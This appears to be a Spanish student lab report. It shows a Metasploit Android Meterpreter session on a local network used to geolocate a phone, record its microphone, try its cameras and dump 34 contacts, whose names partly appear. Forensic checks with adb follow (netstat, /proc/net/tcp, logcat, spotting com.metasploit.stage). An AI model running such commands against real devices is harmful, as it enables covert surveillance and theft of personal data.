
#5
Number : +34692827679
```

[illegible]

```
meterpreter > geolocate
[*] Current Location:
    Latitude: 37.6607162
    Longitude: -5.520859

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=37.6607162,-5.520859&sensor=true

meterpreter > 
```



Grabación de 20 segundos de sonido

La primera vez que ejecuté el comando funcionó, pero se hizo instantáneo, así que intenté hacerlo de nuevo y a partir de aquí todo el rato errores.

```
meterpreter > record_mic -d 20
[*] Starting...
[*] Stopped
Audio saved to: /home/kali/pgGhQERF.wav
meterpreter > record_mic -d 10
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record_mic 20
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record_mic -d 20
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record_mic -d 10
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record_mic -d 20
[*] Starting...
[-] stdapi_webcam_audio_record: Operation failed: 1
meterpreter >
```

The screenshot shows a Kali Linux terminal window with a Metasploit session. The terminal is split into two panes. The left pane shows the user configuring a reverse TCP handler, starting a multi/handler, and then using the 'dump_contacts' module to fetch contacts from a remote device. The right pane shows the output of the 'dump_contacts' module, displaying a list of contacts with their names and phone numbers. The output is redacted with black boxes.

Left Pane (Metasploit Session):

```
kali@kali: ~  
File Actions Edit View Help  
Name Current Setting Required Description  
LHOST 192.168.1.147 yes The listen address (an interface)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
--  
0 Wildcard Target  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.147:4444  
[*] Sending stage (71399 bytes) to 192.168.1.60  
[*] Meterpreter session 2 opened (192.168.1.147:4444 → 192.168.1.60)  
meterpreter > webcam_snap  
[*] Starting...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 1  
meterpreter > record_mic -d 20  
[*] Starting...  
[*] Stopped  
Audio saved to: /home/kali/DgcNeYKL.wav  
meterpreter > webcam_snap -i 2  
[*] Starting...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 1  
meterpreter > dump_contacts  
[*] Fetching 34 contacts into list  
[*] Contacts list saved to: contacts_dump_20240406131150.txt  
meterpreter >
```

Right Pane (Contacts List Dump):

```
[+] Contacts list dump  
Date: 2024-04-06 13:11:52.455101174 +0200  
OS: Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)  
Remote IP: 192.168.1.60  
Remote Port: 45318  
#1  
Name : Tito Bartolo  
Number : +34 650 51 59  
Number : +34 650 51 59  
#2  
Name : Fran(cisco)  
Number : +34 650 51 59  
Number : +34 650 51 59  
#3  
Name : Chino Lora  
Number : +34 650 51 59  
Number : +34 650 51 59  
#4  
Name : Jose Cadi  
Number : +34 650 51 59  
Number : +34 650 51 59  
#5  
Name : Conchi Caro  
Number : +34 650 51 59  
Number : +34 650 51 59  
#6  
Name : Tito Angel  
Number : +34 650 51 59  
Number : +34 650 51 59  
#7  
Name : Tita Angie  
Number : +34 650 51 59  
Number : +34 650 51 59  
#8  
Name : Noa  
Number : +34 650 51 59
```

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > 
```

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
Architecture : aarch64
System Language : es_ES
Meterpreter   : dalvik/android
meterpreter >
```


Saber si el dispositivo está rooteado

```
meterpreter > check_root  
[*] Device is not rooted  
meterpreter > █
```

Captura de una fotografía en la cámara

```
meterpreter > webcam_snap  
[*] Starting ...  
[*] Stopped  
[-] stdapi_webcam_start: Operation failed: 1  
meterpreter > █
```

Un pequeño vídeo de la cámara web

```
meterpreter > webcam_stream  
[*] Starting ...  
[*] Preparing player ...  
[*] Opening player at: /home/kali/PXfqvUJU.html  
[*] Streaming ...  
[-] stdapi_webcam_start: Operation failed: 1  
meterpreter > █
```

5 aplicaciones adicionales de valor

Posteriormente, y con los datos anteriormente analizados del móvil realice un informe forense (apk + netstat + logs). Para ello debe entrar con adb shell y revisar:

/proc/net/tcp

Este comando nos da una lista detallada de todas las conexiones TCP activadas en el sistema, junto con información relevante sobre cada conexión. Esto puede sernos útil para monitorear el tráfico de red, diagnosticar problemas de conectividad, y comprender la actividad de red en el sistema.

```
meterpreter > lcat /proc/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm→when retrnsmt  uid  timeout inode
0: 0100007F:13AD 00000000:0000 0A 00000000:00000000 00:00000000 00000000 1000      0 12762 1 000000002cc54afe
100 0 0 10 0
1: 0100007F:ABB5 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0          0 7486 1 0000000054b264e4
100 0 0 10 0
2: 0100007F:13AD 0100007F:C4E5 01 00000000:00000000 00:00000000 00000000 1000      0 114214 1 00000000cfd47e5
3 20 4 26 10 -1
3: 0100007F:CADB 0100007F:6A2F 01 00000000:00000000 02:00000051 00000000 1000      0 114236 2 000000006199119
8 20 0 0 10 18
4: 0100007F:6A2F 0100007F:89BB 01 00000000:00000000 00:00000000 00000000 1000      0 114239 1 00000000c6027dc
4 20 0 0 10 -1
5: 0100007F:89BB 0100007F:6A2F 01 00000000:00000000 02:00000048 00000000 1000      0 114240 2 00000000f2a6dda
6 20 0 0 10 -1
6: 0100007F:B079 0100007F:6A2F 01 00000000:00000000 02:00000054 00000000 1000      0 114238 3 000000001c64fd9
f 20 0 0 10 -1
7: 9301A8C0:115C 3C01A8C0:B120 01 00000000:00000000 00:00000000 00000000 1000      0 128044 1 000000002843947
```

netstat -lntu

Muestra las conexiones de red activas en el dispositivo, ya sean TCP o UDP que están en estado de escucha en el dispositivo, junto con sus puertos. Esto puede ser útil para diagnosticar problemas de red o simplemente para ver qué servicios están escuchando en el dispositivo en un momento dado.

```
(kali@kali)-[~]  
$ adb shell  
grus:/ $ netstat -lntu  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      4 0.0.0.0:50018             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50019             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50022             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50023             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50056             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50024             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:42472             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50057             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50025             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:44617             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50026             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:41930             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50027             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:40331             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:43310             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:41967             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:42898             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50036             0.0.0.0:*               UNKNOWN  
tcp        0      4 0.0.0.0:50037             0.0.0.0:*               UNKNOWN
```

Logcat


Logcat es el nombre de la herramienta para acceder al registro de mensajes del sistema de Android. Los desarrolladores de aplicaciones pueden usar este registro para imprimir mensajes útiles para consultar el estado y posibles problemas que sucedan con la aplicación. Logcat es un comando de ADB.

```
130|grus:/ $ logcat
----- beginning of crash
04-27 12:04:19.356 560 560 F libc : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 560 (init), pid 560 (init)
04-27 12:04:19.384 560 560 F libc : crash_dump helper failed to exec
04-27 12:04:19.390 568 568 F libc : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 568 (init), pid 568 (init)
04-27 12:04:19.410 568 568 F libc : crash_dump helper failed to exec
04-05 19:16:33.298 1436 1436 F libc : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 1436 (init), pid 1436 (init)
04-05 19:16:33.379 1436 1436 F libc : crash_dump helper failed to exec
----- beginning of system
04-05 20:17:56.586 1464 30226 V BackupManagerConstants: getFullBackupRequiredNetworkType(...) returns 2
04-05 20:17:56.587 1464 30226 V BackupManagerConstants: getFullBackupRequireCharging(...) returns true
04-05 20:17:56.592 1464 30226 I PFTBT : Full data backup pass finished.
04-05 20:17:56.593 1464 30226 V BackupManagerService: [UserID:0] Released wakelock:*backup*-0-5035
04-05 20:17:56.593 1464 1464 V BackupManagerConstants: getFullBackupIntervalMilliseconds(...) returns 86400000
04-05 20:17:56.593 1464 1464 V BackupManagerConstants: getKeyValueBackupIntervalMilliseconds(...) returns 14400000
```

adb shell ps | grep metasploit

```
1|grus:/ $ ps -A | grep metasploit
u0_a645 29787 703 5225032 91436 0 S com.metasploit.stage
grus:/ $
```

Realice un backup de las aplicaciones



Descomprima el backup con el git de android-backup-extractor.git ---> lleve la app descomprimida a vitusTotal

He intenado hacerlo siguiendo el tutorial de la siguiente página, pero no he podido hacerlo. (tanto usando dd como Android-backup-extractor)

<https://floatingoctothorpe.uk/2017/extracting-backups-with-android-backup-extractor.html>

También he intentado usar esta herramienta online: <https://filext.com/es/online-file-viewer.html>